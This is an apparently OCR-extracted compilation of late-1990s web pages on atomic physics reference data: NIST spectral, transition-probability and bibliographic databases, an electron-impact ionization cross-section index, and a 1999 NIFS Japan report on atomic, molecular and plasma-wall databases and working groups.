
- Bibliographic Database on Atomic Transition Probabilities
  J. R. Fuhr and H. R. Felrice
  This interactive database contains references on atomic transition probabilities (oscillator strengths, line strengths, and radiative lifetimes). Both theoretical and experimental papers are listed.

- Bibliographic Database on Atomic Spectral Line Broadening
  J. R. Fuhr and H. R. Felrice
  This interactive database contains references on atomic spectral line broadening (line shapes and shifts). Both theoretical and experimental papers are listed.

  Status of Atomic Spectroscopic Data
  W. L. Wiese and W. C. Martin
  Several reports on critically evaluated data and bibliographies on atomic spectra are listed, including: energy levels, wavelengths, transition probabilities, and line shapes.

NIST Atomic Spectra Database


Wavelengths



- Data given in red ( ) are comprehensive wavelengths (includes observed lines and intensities), from NIST compiled data.
- Data given in blue ( ) are Ritz wavelengths calculated from the energy levels. These data are from NIST transition probability compiled data.
- Data given in yellow ( ) are prominent wavelengths only with no energy level classifications, from NIST compiled data.

NIST Atomic Spectra Database


Energy Levels



NIST Atomic Spectra Database

Transition Probabilities


(these data include Ritz wavelengths calculated from the energy levels)



- Data given in blue (■) are from *Atomic Transition Probabilities, H through Ne,* NSRDS-NBS 4, Vol. I & II (1966, 1969); improved data, when available, are taken from *Atomic Transition Probabilities,* CRC Handbook of Chemistry and Physics.

- Data given in red (■) are from *Atomic Transition Probabilities, Sc through Ni,* JPCRD 17, Suppl. 3 & 4 (1988).

Atomic Spectra Database (ASD)



Version 1	14,027	17,045	20,610	15,265	17,576	8,700	8,363
Version 2			16,883	22,424	33,606	35,597	34,235
Total	14,027	17,045	37,493	37,689	51,182	44,297	42,598

NIST Physics Laboratory Physical Reference Data

Atomic Energy Levels and Spectra Bibliographic Database

by A. Musgrove and W. C. Martin

Version 1.0 | Disclaimer

The NIST bibliographic database on atomic energy levels and spectra contains approximately 8500 references (July 1968 through December 1998). These references are part of the collection of the Atomic Energy Levels Data Center at NIST.

A reference was included if it pertained to atomic structure and spectra and either gave original research results (select Category I) or if it was a paper of special interest (select Category II).

To search for references in the database, select criteria from categories (I or II) and/or III.

I. References with Numerical Data:

☐ Element, ☐ Stage of Ionization,
☐ Isoelectronic Sequence, ☐ Types of Data

II. Publications of Special Interest:

☐ Isoelectronic Sequences, ☐ Compilations,
☐ Reviews and Bibliographies, ☐ Other Theory

III. Additional Criteria:

☐ Word/Pattern in Title, ☐ Author, ☐ Journal, ☐ Year of Publication

Display Search Form | Clear Form

For help or more information, contact Arlene Robey at NIST: *arlene.robey@nist.gov*
(301) 975-4578 (FAX)
(301) 975-3221 (phone)

Pages designed and maintained by the *Office of ECSED*.
Inquiries or comments: *www@physics.nist.gov*.
Online: 1999

Electron-Impact Ionization Cross Section Database

Click on an atom or molecule of interest.

XSec

INTRODUCTION AND REFERENCES

TABLE OF ATOMS/ MOLECULES

PRD Physical Reference Data

Atoms	
H	He

Small Molecules		Hydrocarbons		SiF_x and SF_6	
H_2	N_2	CH		SiF	SiF_2
O_2	H_2O	CH_2	C_2H_2	SiF_3	
CO	NO	CH_3	CH_4	SF_6	
CO_2	NH_3	C_2H_4	C_2H_6		
		C_3H_8	C_6H_6		

Atmospheric Molecules			
CS	CS_2	NO_2	N_2O
COS		O_3	S_2
H_2S		SO_2	

Silicon and Germanium Hydrides			
SiH	SiH_2	GeH	GeH_2
SiH_3	SiH_4	GeH_3	GeH_4
Si_2H_6	$Si(CH_3)_4$	Ge_2H_6	

Halogen Compounds	
CF_4	C_2F_6
C_3F_8	

AM Data Activities (1997-1999) at Data and Planning Center, NIFS, Japan

Sep. 13, 1999
Izumi Murakami (DPC, NIFS, Japan)
mizumi@nifs.ac.jp

Contents

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1. Atomic Database Activities

We have retrievable and display database system of

- numerical AM & PMI database
  AMDIS: cross sections of ionization and excitation by electron impact
  CHART: cross sections of ionization and charge transfer of ion-atom, molecule collision
  SPUTY: sputtering yield on monatomic solids
  BACKS: energy and particle backscattering coefficients of light ions projected onto surface

- bibliographic database
  FUSION: extensive bibliography on plasma and fusion, extracted from INSPEC
  AM: extensive bibliography on atomic and molecular physics, extracted from INSPEC
  ORNL: bibliography on atomic collision collected at ORNL

The Database System has been changed since 1997:
Fujitsu main frame, FAIRS --> NEC Unix machine, Oracle 7
Accessed by telnet accessed by WWW
The main change was completed by Oct., 1997, and minor improvements have been made.

The access address is **http://dbshino.nifs.ac.jp/**

New database system is:
- opened for registered users for research purpose (user ID and password are required for access).
- Registration form can be submitted through the web page and an ID and password will be sent by email.
- Data can be searched and are retrievable through the web pages.
- Data of numerical databases are shown as data tables or graphs with bibliographic information.
- Graphs are shown on a browser and can be downloaded as PostScript files.

Number of data records in the databases (as of Apr. 1, 1999):

AMDIS:	10,340 (1961-1998)	FUSION:	866,536 (1975-1998)
CHART:	2,734 (1957-1998)	AM:	724,191 (1970-1998)
SPUTY:	722 (1957-1989)	ORNL:	69,769 (1959-1998)
BACKS:	282 (1976-1989)		

Number of registered users: 287 (as of Sep. 1, 1999)
153 (Japanese users); 134 (international users)

Activities on databases in progress:

- Constructing new sub database on Recombination process in AMDIS:

  Numerical data of cross sections and rate coefficients (Maxwellian or Non-Maxwellian) for radiative, dielectronic, or three-body recombination
  * Searching and retrieving system through the web pages are made.
  * Data compilation is in progress.
    We need manpower for making a list of articles from journals, for making the formatted input data, and putting data into database.
    Collaboration is welcome.

- Data compilations

  * Recombination data (AMDIS-recombination)
  * atomic data for Li ions related to the LHD experiments with Li pellets:
    excitation and charge transfer cross sections

- New working groups for discussing improvement of PMI databases have started in FY1999.

  * "Taskgroup for plasma-wall interaction issues in advanced fuel fusion reactors"
    KAWAMURA, Takaichi(NIFS) et al.
  * "Taskgroup for plasma-wall interactions database and related simulation code library"
    YAMAMURA, Yasumichi(Okayama Sci. Univ.) et al.

2. Collaboration programs, research activities, and workshops

Numbers of working groups on AM and PMI are organised as collaboration programs.

Domestic working groups in 1997-1998:

- "Elementary Process Data Working Group"
  KATO, Takako (NIFS) et al.
- "Electron capture in collisions of Cq+ and Oq+ ions with H and He atoms below 1keV/u" (1998)
  KIMURA, Mineo (Yamaguchi Univ.) et al.
- "Evaluation of atomic data for Lithium ions" (1998-1999)
  MURAKAMI, Izumi (NIFS) et al.
- "Study of the Feshbach resonances in three body Coulomb systems" (1998)
  TOLSTIKHINA, Inga (NIFS) et al.
- "Study of elementary collision processes relevant to gas divertor physics " (1998)
  ONDA, Kunizo (Tokyo Sci. Univ.) et al.
- "Non-Maxwellian plasmas and atomic processes" (1996-1999)
  FUJIMOTO, Takashi (Kyoto Univ.) et al.
- "Comparison between atomic kinetics simulations and experiments of x-ray lasers" (1996-1998)
  SASAKI, Akira (JAERI) et al.

Summaries of the results are published as the NIFS Annual Report(s) 1997 (and 1998).
Also you can browse at the **DPC Home Page: http://dpc.nifs.ac.jp/**

Topics of research activities in FY1997/1998:

* Basic electron detachment processes from negative hydrogen ions (H-) colliding with neutral and plasma targets, which are requisite in understanding so-called neutral beam injection (NBI) techniques, have been investigated theoretically. The excited state atomic hydrogens (H0) formed during electron detachment processes, completely neglected so far, have been found to influence the final production efficiencies of neutral hydrogen atoms.

* The secondary electrons and positive ions produced during interactions of low energy (keV), heavy charged particles with some non-metallic materials have been measured and their intensities have been found quite different, compared with those in pure metals.

* The electron transfer processes relevant to impurities near the plasma edges (including hydrocarbon molecules) have been investigated theoretically as well as experimentally. Most of the observed results are in agreement with the calculated results based upon molecular orbital calculations.

* Low energy collinear collisions of atomic hydrogen with the vibrationally excited hydrogen molecules (and its isotopes), which are important in divertor design and control, have been studied quantum-mechanically and the cross sections have been found to be strongly influenced by the initial vibrational excitation states.

